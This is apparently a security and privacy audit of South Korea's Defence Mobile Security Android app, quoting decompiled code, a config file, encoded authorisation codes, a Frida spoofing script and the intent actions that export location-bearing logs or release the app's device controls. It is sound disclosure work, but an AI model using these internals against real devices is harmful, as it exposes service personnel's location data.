

+++

++

국방모바일보안 SECURITY AND PRIVACY REVIEW

By Ovi Liber

APRIL 26th, 2023



Contents

1_ KEY FINDINGS.....	4
2_ INTRODUCTION.....	4
3_ METHODOLOGY.....	8
3.1_ Limitations.....	8
3.2_ Process.....	8
3.3_ Application versions.....	9
3.4_ Testing Environment.....	9
3.5_ Dynamic Analysis & Traffic Interception Tools Setup.....	9
3.6_ Static Analysis Tools Setup.....	10
4_ FUNCTIONALITY, PRIVACY & DATA COLLECTION.....	11
4.1_ Network connectivity.....	11
4.2_ Services.....	15
4.2.1_ ServiceAEGIS – Solider, Staff & External.....	15
4.2.2_ ServiceAlert – Solider, Staff & External.....	19
4.2.3_ ServiceCall – <i>Staff</i>	19
4.2.4_ ServicePolicy – Solider, Staff & External.....	20
4.2.5_ ServiceMFHW – <i>External</i>	21
4.2.6_ ServiceMFLG – Solider, Staff & External.....	21
4.2.7_ ServiceMFSS – Solider, Staff & External.....	21
4.2.8_ ServiceDeviceAdmin – Solider, Staff & External.....	21
4.2.9_ ServiceLocation – Solider, Staff & External.....	21
4.3_ Broadcast receivers.....	22
4.3.1_ BroadcastReceiverExternal – Solider, Staff & External.....	23
4.3.2_ BroadcastReceiverGDA_LG – Solider, Staff & External.....	23
4.3.3_ BroadcastReceiverRestartAegisSAFER – Solider, Staff & External.....	23

4.3.4_ BroadcastReceiverSystem – Solider, Staff & External	23
4.3.5_ BroadcastReceiverCall - Staff	24
4.4_ Personal data	24
4.5_ Local SQL Database	33
5_ SECURITY	39
5.1_ Vulnerable broadcast receivers	39
6_ REFERENCES	44

ABOUT INTERLAB

We are a non-profit organization providing digital security consultation, training, incident response, and threat analysis support to civic society organizations.

Our vision is to create a world where these organizations can operate safely and securely in the digital space, enabling them to fully realize their potential to create social impact and positive change.

We recognize that these organizations face significant challenges in protecting their data and information, and we are committed to supporting their resilience and sustainability. Our services are designed to empower these organizations to confidently navigate the complex landscape of digital security, allowing them to focus on their core mission of creating positive change in their communities. We believe that by providing expert guidance and support in digital security, we can help these organizations achieve their goals and ultimately improve society as a whole.

Find us at: interlab.or.kr

Reach us at: contact@interlab.or.kr

Disclaimer: The information contained in this report is intended for informational purposes only. Interlab does not guarantee or take responsibility for the accuracy, completeness and reliability of any third-party statements or research referenced herein. The analysis expressed in this report reflects the current understanding of available information by our researchers and may be subject to change as additional information is made known to us. Readers are responsible for exercising their own due diligence when applying this information. Interlab does not condone any malicious use or misuse of the information presented in this report.

1_ KEY FINDINGS

- The developer of the application states that the application does not store any user generated personal data, such as contact lists, videos, photos or SMS data. However, based on our analysis, **the application did store sensitive personal data** including geolocations with precise timestamps. Our analysis deems this to be in breach of safeguarding of sensitive data and is a privacy and security risk to users and the Ministry of National Defense themselves.
- For the Staff and External version of the application, we identified two **vulnerabilities that would allow an attacker to export the personal data without requiring any permissions**. If an attacker had access to the device, they would be able to export all application log files, which include coarse GPS locations and respective timestamps.
- Our evidence found that the application contained unused code and functionality that would raise further privacy or security concerns.

2_ INTRODUCTION

The Defence Mobile Security App (국방모바일보안) is a smartphone application that is distributed and developed by the Ministry of National Defence (MND). The application is required to be installed by soldiers, employees and external members that are involved with MND. It aims to provide service personnel with a camera blocking methodology based on location, in order to avoid leaks to military data. The application utilises two primary features, a blocking function and an allowing function for the phone's camera. The camera blocking function, uses NFC devices within military sites that once tagged block the camera's functionality in order to safeguard any potential leakage of military information. The camera allowing function recognises Bluetooth beacon devices located in guard posts which allow the personnel to regain access to their phone's camera functionality. If personnel are unable to find a beacon to enable their camera functionality,

they are able to go to a public place defined by hard coded geo-locations in the application, to unlock the camera.

The application notably requires a large number of high privileges on the device upon installation. However, the MND state that the application does not collect or handle any personal information of its users, and that the permissions acquired by the application are in accordance with Article 22-2 of the Information and Communication Network Act (agreement to access rights). Furthermore, MND outline that the application operates on a serverless basis.

Since its release in November 26, 2019 and integration between December 2019 and March 2020, the application has over 500,000 installs, with ratings converging to 1 star [1]. The application, which had a budget of 3.5 billion won, has caused a notable amount of controversy across service personnel, receiving a large number of bad reviews on the application stores [2]. Many complaints and questions have been raised by users within app store pages, discussing how the application does not functionally work and also asking questions about security & privacy concerns [3].

The application contains many indications of development by MarkAny AegisSAFER (<https://www.samsungknox.com/en/partner-solutions/markany-aegissafer>). Thus, analysis therein this report may include features and code that were implemented by this organisation rather than MND themselves. We cannot delineate between the two.

Interlab decided to analyse the Android versions of the applications, to firstly identify if there are indeed any security or privacy risks relevant in the applications; secondly to provide a clear understanding to users of how the applications actually work. We spent a number of months reverse engineering the applications and reviewing them both statically and dynamically.

The Android applications discussed are found here:

-
- *Soldier* - kr.go.mnd.mmsa:
<https://play.google.com/store/apps/details?id=kr.go.mnd.mmsa>
 - *Staff* - kr.go.mnd.mmsa.of:
<https://play.google.com/store/apps/details?id=kr.go.mnd.mmsa.of>
 - *External* - kr.go.mnd.mmsa.vt
<https://play.google.com/store/apps/details?id=kr.go.mnd.mmsa.vt>

The result of this research found that all three versions of the application have verbose logging of coarse GPS locations, in combination with date and timestamps. This logging exists for the history of the application & presents a significant privacy risk to personnel. According to the Location Information Protection Act (LIPA), GPS locations are regarded personally identifiable information when combined with other data. As a result, we found that the developers of this application actively misled users by stating the application does not collect personal information. Furthermore, due to collection, storage and user of location data by the application, we found multiple breaches of the articles found in LIPA with regard to the correct handling and processing of GPS data.

In addition, Interlab found a security vulnerability in two version of the application (staff & externals) that would allow an attacker extract all log data that the application has generated, which includes coarse GPS locations, without requiring any permissions or root access on the device. Interlab submitted a responsible disclosure notice to our findings on the 10th of March 2023. In our disclosure notice of these vulnerabilities to The Ministry of National Defence, we detailed how an attacker could leverage it and how to fix it. The Ministry of

National Defence did not respond to Interlab, and at the time of publication of this report, the latest version of the application remains vulnerable.

The report is grouped into the following sections:

Methodology

This section describes Interlab's methodology in analysing the Android applications, including app versions, in order to provide repeatability in to our analysis.

Privacy

This section covers an analysis of any privacy related issues regarding the Android applications across all three versions (solider, staff & external). This includes analysis of network traffic to understand server interactions. We found that the applications are indeed serverless and do not have any capability to receive remote network traffic. We cover the collection and storage of personal information, which we found there to be only the collection of coarse GPS location data when a user attempted to unlock the device's camera in a public location. We also cover static analysis of the applications code which found there to be functionally to remotely disable features of the device.

Security

This section covers an analysis of the security of the applications. This includes analysis of any possible security vulnerabilities identified within the application which could be used by an attacker and cause risk to the users. We found that two versions of the application (staff & external) had a notable security vulnerability that allowed an attacker to export the applications log data which would include the coarse GPS locations.

3_ METHODOLOGY

In this section, we provide a high-level overview of our methodology to analyse these applications.

3.1_ Limitations

With regards to dynamic analysis of the applications. We were only able to analyse these applications remotely with no access to NFC or beacon devices, since these are located in military sites. Because of this, we chose to use Android emulators within our analysis to provide efficiency. We took into account that emulators do not have Bluetooth or NFC functionality, though it should be noted that runtime hooking allowed us to bypass many checks from the app to circumvent this and emulate behaviour. As such, all analysis therein this research should take this into account. However, in consideration of this limitation, we knew that the Bluetooth and NFC unlocking and locking functionality didn't impact the data collection or security vulnerabilities of the application. Thus, analysing on an emulated device did not limit our ability to understand privacy and security related issues within these applications. In consideration of limitations, please also encompass the disclaimer described in page 2. We welcome and encourage further analysis from the industry, where differing analysis paths will identify further results.

3.2_ Process

We lightly used the following process to analyse the application both dynamically and statically:

1. Capture any network traffic when the application is functioning normally, including utilising all activities available within the application during capture.
 - a. Identify any network traffic that would indicate server interactions with the device

-
2. Dynamically hook classes and methods of value to intercept returned values such as AES keys, in order to unencrypt stored files & encoded data within the application.
 3. Dynamically hook activities and interesting classes or methods, to watch or modify arguments, backtraces and returns. We would often intercept and modify Boolean return values and string values to bypass certain activities in order to fully analyse the application.
 4. Statically reverse engineer the source code to determine how data is collected and utilised within the application.

3.3_ Application versions

- 국방모바일보안(병사) App 2.1.05
- 국방모바일보안(외부인) 2.1.18
- 국방모바일보안(직원) 2.1.25

3.4_ Testing Environment

- Android Studio Emulator Virtual Device
 - Android 8.0 Google API
 - System image Android-26 x86
- System locale set to South Korean (ko_KR)
- GPS Location set to Seoul central location
- Set gsm.operator.iso-country to KR

3.5_ Dynamic Analysis & Traffic Interception Tools Setup

- Application recompiled using Objection (Version 1.11.0) & APKTool (Version 2.7.0) to contain *libfrida-gadget*
 - Gadget version: *Frida-gadget-16.0.9-android-x86*
- Traffic inspection tools:
 - Burp Suite Community Edition
 - Burp CA (Certificate Authority) installed to system store
 - Application SSL Underpinned
 - Android Studio manual proxy configuration

-
- System manufacture modification to Samsung using Frida Javascript script

-

```
Java.perform(function () {  
  
    var buildProps = Java.use('android.os.Build');  
    console.log(JSON.stringify(buildProps.MANUFACTURER))  
    buildProps.MANUFACTURER.value = "Samsung";  
    console.log(JSON.stringify(buildProps.MANUFACTURER))  
});
```

- In order to bypass root detection, integrity checks and other device checks, we used numerous custom hooking scripts facilitated by Frida runtime toolkit. For the security of the application and MND personnel, we have chose not to include these in this report.
- Drozer Security Testing Framework
 - Version 2.4.4 Docker build:
<https://hub.docker.com/r/fsecurelabs/drozer>

3.6_ Static Analysis Tools Setup

- APKTool (Version 2.7.0)
- Jadx (Version 1.4.5)
- Dex2jar (Version 2.1)

4_ FUNCTIONALITY, PRIVACY & DATA COLLECTION

Since all three versions of the application contain functionality that similar, varying only be way of omittance of certain functionality e.g. the employee and external version of the application only vary by one feature. Where we refer to the "app", we mean all three versions of the application. If we specifically refer to one version of the application, we will define this.

4.1_ Network connectivity

During our analysis, we found the application to be indeed a serverless application. We did not identify any server communication with our testing devices and upon review of the decompiled code, we did not identify any active connectivity.

Within the *Soldier* version of the application, there is one connection made to an endpoint owned by AegisSAFER. However, we note that this simply returns some version information. This was not observed in the *Staff* and *External* versions of the application. The only other network connection seen across the application is when a user would initiate a download of the manual, which would reach out to an AegisSAFER endpoint.

```
1 package kr.go.mnd.mmsa;
2
3 import java.util.concurrent.Callable;
4 import org.jsoup.Jsoup;
5
6 /* compiled from: lambda */
7 /* renamed from: kr.go.mnd.mmsa.id */
8 /* loaded from: classes.dex */
9 public final /* synthetic */ class JsoupConnectVisitor implements Callable {
10     public static final /* synthetic */ JsoupConnectVisitor a = new JsoupConnectVisitor();
11
12     private /* synthetic */ JsoupConnectVisitor() {
13     }
14
15     @Override // java.util.concurrent.Callable
16     public final Object call() {
17         String node;
18         node = Jsoup.connect("https://[REDACTED]:38448/visitor/resources/MWSA/version.html/").timeout(30000).get().getAllElements().get(4).childNodes().get(0).toString();
19         return node;
20     }
21 }
```

Figure 1 Class responsible for connecting to AegisSAFER endpoint

Though the version check described above was the only connection initiated without the user's interaction identified across the applications, an important factor is however, is that the application does contain source code that indicates the ability to communicate to a server. In the versions of the app we tested, we

though we did not see these implemented, we cannot disprove usage in previous versions (and of course, in future versions).

The application is compiled with a configuration file that is written to the disk. This configuration file is written to the applications data directory as seen in Figure 1. This file is a JSON file, that is AES/CBC/PKCS5Padding encrypted and encoded with Base64.

```
generic_x86:/data/user/0/kr.go.mnd.mmsa.vt/files/MobileSticker/task # ls -al
total 16
drwx----- 2 u0_a92 u0_a92 4096 2023-03-12 08:02 .
drwx----- 4 u0_a92 u0_a92 4096 2023-03-12 07:49 ..
-rw----- 1 u0_a92 u0_a92 7404 2023-03-12 08:02 ConfigMndMDM.json
```

Figure 2 Configuration file location

This configuration file, on all three versions contained multiple index's which relates to differing versions of the application. These contained key value pairs that define how the application should run. An example of this can be seen in Figure 3, where we have omitted the server URLs and contact information for protection of MND assets.

```
{
  "index": "9005",
  "code": "mndmdm1",
  "name": "국방부",
  "description": "군장병 휴대전화 보안",
  "licenseExpired": "2020-12-31",
  "deviceEnv": {
    "forgery": "1", "debugger": "0", "validation": "1", "update": "0", "network": "0", "autoTime": "0", "deletePopup": "1"
  },
  "serverUrl": {
    "check": "ht[REDACTED]39440/enter-logs/insert",
    "debug": "",
    "logo": "http://[REDACTED]:38088/visitor/resources/MobileSticker/logo/mnd.png"
  },
  "checkIn": {
    "qr": "1", "self": "1", "nfc": "1"
  },
  "checkOut": {
    "sound": "1", "gps": "1", "nfc": "1", "beacon": "1", "sms": "1"
  },
  "policy": {
    "camera": "1", "wifi": "0", "bluetooth": "0", "tethering": "0", "mic": "1", "usb": "0", "sdcard": "0", "nfc": "0", "gps": "0", "res
et": "1"
  },
  "infoVoc": {
    "tel": "[REDACTED]", "email": "[REDACTED]@gmail.com"
  },
  "infoGps": [
    { "name": "국방부", "type": "out", "mode": "whitelist", "latitude": "38.563074", "longitude": "128.003582", "radius": "150" }
  ]
},
```

Figure 3 Unencrypted/unencoded configuration file ConfigMndMDM.json

Figure 3, shows there to be a “check” value within “serverURL” which contains a URL with the URI “/enter-logs/insert”. Our analysis found this URL did not appear to be used in the versions we tested.

Further, the configuration file appears to be an implementation by AegisSAFER to provide configuration to what functionally the application includes. This is implemented by checking which authorisation code is used to register the application, which then defines which configuration is used. In order to provide safety to MND assets, we have not disclosed the authorisation codes, however it is noted that these are provided directly to personal by the MND. As a result, we cannot determine who receives what authorisation code. The implementation of this can be seen in the source code shown in figure 4.

```
352 public void m1351m() {
353     CompanyInfoN companyInfoN;
354     String m421s = this.f2027a.m421s("CompanyInfo", "company_info_auth_code", "0");
355     try {
356         if (getPackageName().equals("kr.go.mnd.mmsa.of")) {
357             if (!ActivityC0302de.m2412j(m421s, 0).equals("")) {
358                 if (!m421s.equals("EaVdqsULA5/1KGzYcv+Rtw==") && !m421s.equals("12GxUc7S/QvMRHfXU50mCg==")) {
359                     if (!m421s.equals("GsbJVE7A10g7NrcEVtnmlg==") && !m421s.equals("NgSVE0zVG7Vv1B5589xvkw==")) {
360                         if (!m421s.equals("bUwtIPY5Q50DHtEPYg5Tfg==") && !m421s.equals("f054uIAhw5BBxisZ5KkxTw==")) {
361                             if (!m421s.equals("ZuYm+QE9Dan5nyc6VfI+Yw==") && !m421s.equals("/bGIcr35ylhvA4BkFNSoJQ==")) {
362                                 if (m421s.equals("01ATswTHCikTBtAzP45dRg==") || m421s.equals("/T/ybotmJBSzrRPy50oeOng==")) {
363                                     }
364                                 }
365                                 companyInfoN = C0950zd.parseConfigMain(this, "mndmdm2");
366                             }
367                             companyInfoN = C0950zd.parseConfigMain(this, "mndmdm3");
368                         }
369                         companyInfoN = C0950zd.parseConfigMain(this, "mndmdm1");
370                     }
371                     companyInfoN = C0950zd.parseConfigMain(this, "mndmdm");
372                 }
373                 companyInfoN = null;
374             } else {
375                 if (getPackageName().equals("kr.go.mnd.mmsa.vt") && !ActivityC0302de.m2412j(m421s, 0).equals("")) {
376                     if (!m421s.equals("Zn8bhFsk/+xh/pThcLDRXg==") && !m421s.equals("2P9633939Rqvl+tNgq+QIg==")) {
377                         if (!m421s.equals("yJrhaTr7Ey70TWKQh26L7A==") && !m421s.equals("ENpcaihT4KVLZwvpf9GfDA==")) {
378                             if (!m421s.equals("fH81vfMNRl/wo7O2/bSQzA==") && !m421s.equals("pImfy3XaVikRuZiH+8Z9iA==")) {
379                                 if (!m421s.equals("JuEWinamPu2gsIwNhGK33w==") && !m421s.equals("YKRk2eWRtz0zLLzKkRLDA==")) {
380                                     if (m421s.equals("HGVLxwPI78ekBDQrLY6Lxw==") || m421s.equals("0UG/TeZglIbj36RQsyKqEw==")) {
381                                         if (ActivityC0302de.m2415g(this)) {
382                                             }
383                                         }
384                                     }
385                                     companyInfoN = C0950zd.parseConfigMain(this, "mndmdm2");
386                                 }
387                                 companyInfoN = C0950zd.parseConfigMain(this, "mndmdm3");
388                             }
389                             companyInfoN = C0950zd.parseConfigMain(this, "mndmdm1");
390                         }
391                         companyInfoN = C0950zd.parseConfigMain(this, "mndmdm");
392                     }
393                     companyInfoN = null;
394                 }
395             }
396         }
397     }
398 }
```

Figure 4 Source code demonstrating configuration file determination based on AES encrypted & base64 Encoded authorisation values

Below in Table 1, we have compiled a list of these configurations in relation to the authorisation codes:

		mndmd m	mndmd m1	mndmd m2	mndmd m3	mndmd m4
Device Environment	Forgery	1	1	1	1	1
	Debugger	0	0	0	0	0
	Validation	1	1	1	1	1
	Update	0	0	0	0	0
	Network	0	0	0	0	0
	AutoTime	0	0	0	0	0
	DeletePop up	1	1	1	1	1
Check In Functionality	QR	1	1	1	1	1
	Self	1	1	1	1	1
	NFC	1	1	1	1	1
Check Out Functionality	Sound	1	1	1	1	1
	GPS	1	1	1	1	1
	NFC	1	1	1	1	1
	Beacon	1	1	1	1	1
	SMS	1	1	1	1	1
Access Policy	Camera	1	1	1	1	1
	Wifi	0	0	1	0	0
	Bluetooth	0	0	0	0	0
	Tethering	0	0	1	1	1
	Mic	0	1	1	1	1
	USB	0	0	1	1	1
	SDCard	0	0	0	0	0

	NFC	0	0	0	0	0
	GPS	0	0	0	0	0
	Reset	1	1	1	1	1
	Iris	1	1	1	1	1

Table 1 Configuration options based on authorisation code

The "Device Environment", "Check In Functionality" and "Check Out Functionality" configurations all remain consistent across authorisation codes. Though, we can see that "Access Policy" configurations slightly vary between authorisation codes. Meaning that differing groups of personal in the MND have differing access policies to their devices. The Mndmdm2 configuration is the only configuration that sets the Wifi access policy to True.

4.2_ Services

There are slight variations in the services across each application version. Below we have broken down each service that is seen across each application. We aim to cover what its functionality is and under what conditions the service is initiated. Since services vary, we have defined for each service, which application it is seen on. We should also note that none of these services were exported, meaning they were not accessible to be directly created to anybody outside of the application (this does not exclude exported Broadcast Receivers, that do have the ability to start services, which we will cover in the next section).

4.2.1_ ServiceAEGIS – Solider, Staff & External

This service contains a message handler that checks for OS messages that contain values seen in figure 5, when the service is started. Depending on the message value, the returned string would be appended to the local log file & also write the information to the local SQL database. It appeared to us however, that this functionality seemed to be remnants of a previous version or perhaps left over source code, since most of these values were not visibly of use within the applications.


```

5   public static String a(int i) {
6       if (i != 1001) {
7           if (i != 1002) {
8               if (i != 1004) {
9                   if (i != 1005) {
10                      if (i != 1007) {
11                          if (i != 2010) {
12                              if (i != 2012) {
13                                  switch (i) {
14                                      case 1024:
15                                          return "appDownload";
16                                      case 1025:
17                                          return "devicePower";
18                                      case 1026:
19                                          return "lockDevice";
20                                      case 1027:
21                                          return "unregisterDevice";
22                                      default:
23                                          switch (i) {
24                                              case 2001:
25                                                  return "getContentManual";
26                                              case 2002:
27                                                  return "getContentConfig";
28                                              case 2003:
29                                                  return "getContentIcon";
30                                              default:
31                                                  return "unknown";
32                                          }
33                                  }
34                              }
35                          return "CheckOut";
36                      }
37                  return "CheckIn";
38              }
39          return "message";
40      }
41      return "token";
42  }
43  return "update";
44  }
45  return "enrollment";
46  }
47  return "enrollmentrequest";
48  }

```

Figure 5 Value case return for message handler

The service is able to receive Intents from the local application (<https://developer.android.com/guide/components/intents-filters>), though one Intent is available from external to the application which is discussed later within the security section. The app filters for the following intents and performs the subsequent action if the filter is seen (source code is also shown for this in Figure 6):

- com.markany.aegis.[app version code].MSTICKER_SERVICE
 - Checks for system versions and relevant permissions
- android.intent.action.BOOT_COMPLETED
 - Checks for system versions and relevant permissions
- com.markany.aegis.gate.AEGIS_GATE_ACTION_AGENT_RELEASE
 - Modifies configuration to contain a destroy command, which additional services described below check and then will destroy the application.
- com.markany.aegis.AEGIS_ACTION_ADMIN_REQUEST
 - This intent has two functions (figure 7 demonstrates this logic):
 - Export the local application log file to storage directory on device
 - Disable GateKeeper and allow the application to be uninstalled by the user

```

342 public synchronized void onHandleIntent(Intent intent) {
343     String str;
344     String action;
345     try {
346         try {
347             action = intent.getAction();
348         } catch (Exception e) {
349             e = e;
350             str = a;
351             ae.e(str, e);
352         }
353     } catch (NullPointerException e2) {
354         e = e2;
355         str = a;
356         ae.e(str, e);
357     }
358     if (action == null) {
359         return;
360     }
361     String str2 = a;
362     ae.g(str2, "<<<<< RECEIVE INTENT: " + action);
363     if (!"com.markany.aegis.gate.AEGIS_GATE_ACTION_DEVICE_LOCK".equals(action) && !"com.markany.aegis.gate.AEGIS_GATE_ACTION_SERVICE_DEVICE_LOCK".equals(action)) {
364         if ("com.markany.aegis.vt.MSTICKER_SERVICE".equals(action)) {
365             appcheckH(intent);
366         } else if ("android.intent.action.BOOT_COMPLETED".equals(action)) {
367             appcheckF(intent);
368         } else if ("com.markany.aegis.gate.AEGIS_GATE_ACTION_AGENT_RELEASE".equals(action)) {
369             destroy();
370         } else if ("com.markany.aegis.AEGIS_ACTION_ADMIN_REQUEST".equals(action)) {
371             releaseOrExportIntent(intent);
372         }
373     }
374     } catch (Throwable th) {
375         throw th;
376     }
377 }
378 }

```

Figure 6 Source code demonstrating handleIntent filters for service

```

/* renamed from: e */
public final void releaseOrExportIntent(Intent intent) {
    String stringExtra = intent.getStringExtra("action_admin");
    Intent intent2 = new Intent();
    intent2.setAction("com.markany.aegis.AEGIS_ACTION_ADMIN_RESPONSE");
    intent2.addFlags(268435456);
    intent2.putExtra("extra_result", "1");
    if ("action_admin_release".equals(stringExtra)) {
        destroy();
    } else if ("action_admin_exportLog".equals(stringExtra)) {
        String f = wd.f(this, "");
        if (f == null) {
            return;
        }
        if (!wd.d(f + "/Aegis")) {
            wd.c(f + "/Aegis");
        }
        File[] g = wd.g(wd.h(this, "/MobileSticker/log/"));
        if (g != null) {
            for (File file : g) {
                wd.b(file.getPath(), f + "/Aegis/exportLog_" + file.getName());
            }
            de.X(this, "로그파일을 추출했습니다.\n경로-" + f);
        }
    } else {
        intent2.putExtra("extra_result", "0");
    }
    sendBroadcast(intent2);
}

```

Figure 7 Release or Export method within the ServiceAEGIS service

4.2.2_ ServiceAlert – Solider, Staff & External

The ServiceAlert service simply created text to speech and message alerting to the user & application based off application functionality.

4.2.3_ ServiceCall – Staff

The ServiceCall service is only implemented in the Staff version of the application. This service started when the Broadcast Receiver *'BroadcastReceiverCall'*, discussed in section 4.3.5, when it receives a broadcast intent with "android.intent.action.NEW_OUTGOING_CALL" or "android.intent.action.PHONE_STATE", this can be seen in Figure 8. Simply, when a user receives or makes an outgoing call, this service is started, the details of the service creation and intents received are logged in the application log file as seen in Figure 9. The service essentially parses the data from the phone call, which includes the phone number, and writes the data to the applications SQL database covered in 4.5. It should be noted though, that in order for this service to be created, the company device lock status is checked, creating a condition for whether the service is ran or not – seen in figure 10.

```
309 @Override // android.app.Service
310 public void onCreate() {
311     super.onCreate();
312     ae.d(f1194a, "onCreate: 호출");
313     try {
314         if (sd.f(this, getPackageName()) < 26 || Build.VERSION.SDK_INT < 26) {
315             return;
316         }
317         be.f(this);
318         startForeground(1, be.e(this, getResources().getString(cd.krgomndmsavtCheck(getPackageName()), getResources().getString(R.string.mndmdm_common_noti_service), cd.k()));
319     } catch (NullPointerException | Exception e) {
320         ae.e(f1194a, e);
321     }
322 }
323
324 @Override // android.app.Service
325 public int onStartCommand(Intent intent, int i, int i2) {
326     ae.d(f1194a, "onStartCommand: START");
327     if (intent == null) {
328         ae.d(f1194a, "onStartCommand: intent is NULL");
329         broadcastreceiverregist();
330         return 1;
331     }
332     String action = intent.getAction();
333     if (action != null) {
334         String str = f1194a;
335         ae.d(str, "onStartCommand: action is " + action);
336         if ("android.intent.action.BOOT_COMPLETED".equals(action)) {
337             broadcastreceiverregist();
338             return 1;
339         } else if ("android.intent.action.PHONE_STATE".equals(action)) {
340             checkDeviceLockStatusListen(this);
341         }
342     } else {
343         ae.d(f1194a, "onStartCommand: intent action is NULL");
344     }
345     return super.onStartCommand(intent, i, i2);
346 }
347 }
```

Figure 8 Source code of ServiceCall service.

```

[D] [16:28:59] ServiceCall: onStartCommand: START
[D] [16:28:59] ServiceCall: onStartCommand: action is = android.intent.action.PHONE_STATE
[D] [16:28:59] ServiceCall: onCallStateChanged: tel state RINGING
[D] [16:29:00] ServiceCall: ServiceCall: 생성자 호출
[D] [16:29:00] ServiceCall: onCreate: 호출
[D] [16:29:00] ServiceCall: onStartCommand: START
[D] [16:29:00] ServiceCall: onStartCommand: action is = android.intent.action.PHONE_STATE
[D] [16:29:51] ServiceCall: ServiceCall: 생성자 호출
[D] [16:29:51] ServiceCall: onCreate: 호출
[D] [16:29:51] ServiceCall: onStartCommand: START
[D] [16:29:51] ServiceCall: onStartCommand: action is = android.intent.action.PHONE_STATE
[D] [16:29:51] ServiceCall: onCallStateChanged: tel state RINGING
[D] [16:29:51] ServiceCall: ServiceCall: 생성자 호출
[D] [16:29:51] ServiceCall: onCreate: 호출
[D] [16:29:51] ServiceCall: onStartCommand: START
[D] [16:29:51] ServiceCall: onStartCommand: action is = android.intent.action.PHONE_STATE

```

Figure 9 Application log file showing service actions

```

public static boolean f(Context context) {
    if (context == null) {
        return false;
    }
    ud n = ud.n(context);
    String s = n.s("CompanyInfo", "device_lock_status", o("off", 0));
    if (s.length() == 2 || s.length() == 3) {
        s = o(s, 0);
        n.z("CompanyInfo", "device_lock_status", s);
    }
    return !"off".equals(j(s, 0));
}

```

Figure 10 DeviceLockStatus check

4.2.4_ ServicePolicy – Solider, Staff & External

The ServicePolicy service performs configurations to the configuration file described in the previous sections. Depending on authorisation codes received, the configuration file will be changed by this service, this was described in more detail in section 4.1. An example of this can be seen in Figure 11, where the method checks for authorisation codes and configures the configuration file. The SQL Database for the application is also updated with any of these changes.

```

public final void e(Context context) {
    try {
        ud n = ud.n(context);
        String j = ud.j(context);
        Intent intent = new Intent("android.intent.action.MAIN");
        String s = f1203a.s("CompanyInfo", "company_info_sub_code", "");
        if (j.equals("msGoLhcVq0dT7rv3dI+HDw==") || j.equals("Zh8bhFsk/+xh/pThcLDRXg==")) {
            intent.putExtra("mmsa_policy", "mmsa_in_policy");
            n.z("ConfigInfo", "camera", "on");
        }
        if (j.equals("EaVdqSULA5/1KGzYcv+Rtw==")) {
            intent.putExtra("mmsa_policy", "mmsa_of_a_policy");
            n.z("ConfigInfo", "camera", "on");
            n.z("ConfigInfo", "mic", "on");
        }
        if (j.equals("GsbJVE7AI0g7NrcEVtnmLg==")) {
            if (!s.equals("") && s.length() > 0) {
                n.z("ConfigInfo", "manager", "on");
            }
            intent.putExtra("mmsa_policy", "mmsa_of_b_policy");
            n.z("ConfigInfo", "camera", "on");
            n.z("ConfigInfo", "mic", "on");
            n.z("ConfigInfo", "usb", "on");
            n.z("ConfigInfo", "wifi", "on");
            n.z("ConfigInfo", "tethering", "on");
        }
        intent.putExtra("kr.go.mnd.mmsa.MANAGING_COMMAND", "start_manage");
        intent.setComponent(new ComponentName("kr.go.mnd.mmsa.mf", "kr.go.mnd.mmsa.mf.manager.ServicePolicy"));
        if (sd.f(context, context.getPackageName()) < 26 || Build.VERSION.SDK_INT < 26) {
            context.startService(intent);
        } else {
            context.startForegroundService(intent);
        }
    } catch (Exception e) {
        ae.e(f1201a, e);
    }
}

```

Figure 11 Example of configuration modifications within ServicePolicy service

4.2.5_ ServiceMFHW – External

This service simply sets up policy settings for Huawei model phones, much like the previous service description.

4.2.6_ ServiceMFLG – Solider, Staff & External

This service is equal to 4.2.5, except it is specific to LG models.

4.2.7_ ServiceMFSS – Solider, Staff & External

This service is equal to 4.2.5, except it is specific to Samsung models.

4.2.8_ ServiceDeviceAdmin – Solider, Staff & External

This service sets up Device Administration in accordance to Android


<https://developer.android.com/guide/topics/admin/device-admin>

4.2.9_ ServiceLocation – Solider, Staff & External

This service monitors for location provider changes to the Android device and updates the application accordingly.

4.3_ Broadcast receivers

